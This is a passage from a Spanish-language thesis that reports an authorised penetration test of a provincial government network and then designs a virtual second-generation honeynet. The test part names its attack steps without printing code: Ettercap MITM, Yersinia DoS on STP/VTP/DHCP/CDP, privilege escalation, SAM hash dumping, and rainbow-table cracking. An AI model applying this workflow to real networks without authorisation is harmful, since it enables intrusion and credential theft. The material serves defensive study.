


Figura III.52 Configuración del Sniffer de ETTERCAP

Escaneo de los hosts activos, ejemplo VLAN 4




Figura III.53 Escaneo de hosts activos con Ettercap

Selección de las victimas




Figura III.54 Selección de las víctimas con Ettercap

El ataque no fue exitoso, esto es gracias a la implementación de Vlans en un Switch capa 3 de Cisco gama media-alta, los cuales presentan una auto configuración de snooping, técnica que permite evitar los ataques MITM




Figura III.55 Ataque MITM no exitoso

Prosiguiendo con la fase de penetración se realizaran ataques de DOS sobre los equipos de networking activos. Para ello se utilizara el software libre Yersinia, que simula estaciones de trabajo con IOS de Cisco




Figura III.56 Pantalla principal Yersinia

Configuración del ataque al STP a través del envío de conf BPDUs




Figura III.57 Dos a través de conf BPDUs

Se procede a la comprobación del ataque, se puede observar que es ineficaz, ya que el equipo sigue respondiendo a las solicitudes ICMP




Figura III.58 conf BPDUs ineficaz

Configuración ataque sobre VTP




Figura III.59 Ataque DOS sobre VTP

Se realizó la unificación de ataques DOS a través de DHCP, STP y CDP, este no fue efectivo debido a la configuración de los equipos de networking




Figura III.60 Ataques DOS sobre DHCP, STP y CDP




Figura III.61 Ataques DOS sobre DHCP, STP, CDP y VTP ineficaces

MANTENIMIENTO DEL ACCESO

Una vez que se ha logrado comprometer los sistemas vulnerables, se procederá a escalar privilegios hasta donde sea posible




Figura III.62 Verificación de Procesos e Información de la victima

Se procede a lanzar un script llamado getprivs, el cual nos permitirá obtener una Shell en modo Administrador




Figura III.63 Escalando privilegios con getprivs

Una vez que se ha escalado privilegios es posible saber las contraseñas del sistema operativo, las cuales se encuentran encriptadas través del script hashdump




Figura III.64 Obtención de la base de datos SAM

Obtención de una Shell con derechos de Administradores través del script shell




Figura III.65 Obtención de una Shell en modo Administrador

Una vez que se han obtenidos los datos de la base de datos SAM, se procede a realizar un ataque de tablas rainbow a través de ophcrack a fin de lograr desencriptar las mismas




Figura III.66 Ataque Rainbow a la base de datos SAM

BORRADO DE HUELLAS

Cabe recalcar que en el presente análisis de vulnerabilidades y hacking ético no es necesaria la realización de la fase de borrador de huellas, puesto que todas las pruebas, accesos y ataques, fueron realizados en un ambiente seguro, bajo la autorización por escrito y vigilancia del Ing. Jaime Zarate, Administrador de la Red De Datos Del Gobierno Autónomo Descentralizado De La Provincia De Chimborazo

3.3 ANÁLISIS PARA EL DISEÑO DE LA HONEYNET

DISEÑO DE LA HONEYNET

Para el diseño, se han analizados las 2 generaciones de Honeynets que se mencionaron en el Capítulo 2 con las siguientes particularidades.

ANÁLISIS DE HONEYNETS DE 1era GENERACIÓN




Figura III.67 Honeynet de 1era generación

Al analizar este diseño, podemos describir las siguientes características

- Los honeypots se encuentran en el mismo dominio de broadcast que los hosts
- Sería necesaria la implementación de una tarjeta de red extra en el firewall a fin de conectarlo a la Honeynet
- Si no se configura adecuadamente el IDS en una maquina robusta es probable que se produzca un cuello de botella en el mismo, lo cual ocasionaría un grave peligro a la disponibilidad de los datos empresariales.
- El router se instala con la intención de ocultar la presencia de los cortafuegos a ojos de los sistemas de la red de honeypots, de modo que cuando un intruso investigue el gateway de un sistema comprometido descubrirá un router y no un cortafuegos.
- No es posible garantizar que todo el tráfico circule por el IDS, por el principio de una red Ethernet switcheada, de esta manera, se compromete la integridad de la Honeynet
- El principal inconveniente que presentan las Honeynets de Primera Generación tiene que ver con sus limitaciones en el control del atacante: si le permite un cierto umbral de conexiones, en el peor de los casos, sería posible que todas y cada una de estas conexiones sea un ataque exitoso y las medidas de contención habrían fracasado.

ANÁLISIS DE HONEYNETS DE 2da GENERACIÓN




Figura III.68 Honeynet de 2da generación

Al analizar este diseño, podemos describir las siguientes características

- La arquitectura, de una Honeynet de 2da generación es más sencilla que la que se mostró en Figura III.67 ya que tanto las tareas de control como las

de captura y recolección de datos se realizan en un único sistema que el Honeynet Project denomina Honeywall.

- Esta centralización simplificará también los procesos de desarrollo y administración de la Honeynet

- El Honeywall dispone de tres interfaces de red. La que aparece conectada al router se utiliza exclusivamente para la administración remota del sistema. Con respecto a las otras dos interfaces el sistema se va a comportar como un bridge: dichas interfaces van a carecer de direcciones IP y MAC asociadas y el sistema ni hará encaminamiento de tráfico ni decrementará el TTL de los paquetes que lo atraviesen.

- Al utilizar este tipo de topología, sólo se precisa de una máquina física, que funciona como anfitriona de la red virtual. Esto se traduce en una disminución significativa del coste del hardware y el espacio requerido por la Honeynet, convirtiéndola así en la denominada Honeynet virtual o Auto contenida

- Beneficia la administración, permitiendo centralizar y gestionar todos los sistemas de la Honeynet de modo centralizado desde el equipo anfitrión.

- El hecho de que todo se ejecute en un único equipo convierte una Honeynet en una solución “plug-and-play”

ELECCIÓN DE LA TOPOLOGÍA HONEYNET

De acuerdo a los parámetros analizados en la sección anterior, se ha escogido realizar un diseño de la Honeynet en base a la implementación de 2da generación.

Y como se pudo ven el en el Capítulo 3, sección 1, el punto de falla será la red inalámbrica disponible en las instalaciones del Gobierno Autónomo Descentralizado De La Provincia De Chimborazo

Con lo cual la arquitectura de la Honeynet será la siguiente:




Figura III.69 Arquitectura de la Honeynet a implementarse

REQUERIMIENTOS DE HARDWARE

Para un correcto funcionamiento de la Honeynet virtual se necesita como mínimo un ordenador de las siguientes características puesto que en el mismo correrán el Honeywall y los dos honeypots:

Componente	Especificación técnica
Procesador	Intel Dual Core 2 GHz
Memoria RAM	2 Gb
Disco duro	250 Gb
Adaptador de Red	Fast Ethernet 10/100 Mbps

Tabla III.16 Requerimientos de Hardware para la Honeynet

De ser posible se posible se recomendaría características superiores para evitar problemas de lentitud y mal funcionamiento.

REQUERIMIENTOS DE SOFTWARE

Con respecto a los requerimientos de software se consideran los siguientes:

Herramientas De Captura De La Honeynet

La principal función de esta herramienta es el Honeywall, el cual usará una distribución de Linux ROO 1.4 basada en Centos, que es una herramienta para el desarrollo de Honeynets. Otras herramienta de captura instalada en los Honeypots es: Sebek cliente

Componentes del Honeywall Roo V1.4

Componente	Descripción
Snort	Sistema de detección de intrusos basado en reglas, capaz de realizar el análisis del tráfico de la red en tiempo real y también registrar paquetes de redes IP.
Snort_inline	Es una versión modificada del Snort que toma decisiones sobre el tráfico saliente siempre y cuando tenga ataques conocidos.
Session Limit	Control de límite de sesiones.
Sebek	Es una herramienta de captura de

	datos diseñada para capturar al atacante sobre las actividades de un Honeypot.
Walleye	Proporciona al administrador herramientas de análisis de datos de manera remota. Los administradores pueden acceder a todos los datos capturados por Snort_inline y Sebek, estos datos incluyen la dirección IP, datos transferidos y acciones de los atacantes en los Honeypots. Walleye se ejecuta sobre un servidor web (apache) también instalado con la distribución de ROO.
Pcap	Interfaz de captura de datos del kernel de Linux.
Iptables	Firewall de Linux integrado en el kernel, usado para limitar los paquetes en el control de datos y para registrar los datos en la captura de datos.
Swatch	Es una herramienta que comunica al administrador por medio de un correo

	electrónico tan pronto como sucede un incidente.
Argus + Hflow	Información de flujos de tráfico y relaciones.
Menú	Una interfaz gráfica usada para mantenimiento y control de la Honeynet
Mysql	Un servidor de base de datos utilizado para almacenar y relacionar el contenido capturado.

Tabla III.17 Elementos del Honeywall Roo V1.4

VMWARE

VMware es un sistema de virtualización por software. Un sistema virtual por software es un programa que simula un sistema físico (un computador, un hardware) con unas características de hardware determinadas. Cuando se ejecuta el programa (simulador), proporciona un ambiente de ejecución similar a todos los efectos a un computador físico (excepto en el puro acceso físico al hardware simulado), con CPU (puede ser más de una), BIOS, tarjeta gráfica, memoria RAM,

tarjeta de red, sistema de sonido, conexión USB, disco duro (pueden ser más de uno), etc.

Un virtualizador por software permite ejecutar (simular) varios computadores (sistemas operativos) dentro de un mismo hardware de manera simultánea, permitiendo así el mayor aprovechamiento de recursos. No obstante, y al ser una capa intermedia entre el sistema físico y el sistema operativo que funciona en el hardware emulado, la velocidad de ejecución de este último es menor, pero en la mayoría de los casos suficiente para usarse en entornos de producción.

BackTrack Linux 5.1 R1

BackTrack es una distribución GNU/Linux en formato LiveCD pensada y diseñada para la auditoría de seguridad y relacionada con la seguridad informática en general. Actualmente tiene una gran popularidad y aceptación en la comunidad que se mueve en torno a la seguridad informática.

Se deriva de la unión de dos grandes distribuciones orientadas a la seguridad, el Auditor + WHAX. WHAX es la evolución del Whoppix (WhiteHat Knoppix), el cual pasó a basarse en la distribución Linux SLAX en lugar de Knoppix. La última versión de esta distribución cambió el sistema base, antes basado en SLAX y ahora en Ubuntu 1

Incluye una larga lista de herramientas de seguridad listas para usar, entre las que destacan numerosos scanners de puertos y vulnerabilidades, archivos de Exploits, sniffers, herramientas de análisis forense y herramientas para la auditoría Wireless. Fue incluida en el puesto 32 de la famosa lista "Top 100 Network Security Tools" de 2006.

Windows Xp

Windows XP (cuyo nombre en clave inicial fue Whistler) es una versión de Microsoft Windows, línea de sistemas operativos desarrollado por Microsoft. Lanzado al mercado el 25 de octubre de 2001, actualmente es el sistema operativo para x86 más utilizado del planeta (con una cuota de mercado del 56.72%) y se considera que existen más de 400 millones de copias funcionando. Las letras "XP" provienen de la palabra eXPeriencia (eXPerience en inglés).

A diferencia de versiones anteriores de Windows, al estar basado en la arquitectura de Windows NT proveniente del código de Windows 2000, presenta mejoras en la estabilidad y el rendimiento. Tiene una interfaz gráfica de usuario (GUI) perceptiblemente reajustada (denominada Luna), la cual incluye características rediseñadas, algunas de las cuales se asemejan ligeramente a otras GUI de otros sistemas operativos, cambio promovido para un uso más fácil que en las versiones anteriores. Se introdujeron nuevas capacidades de gestión

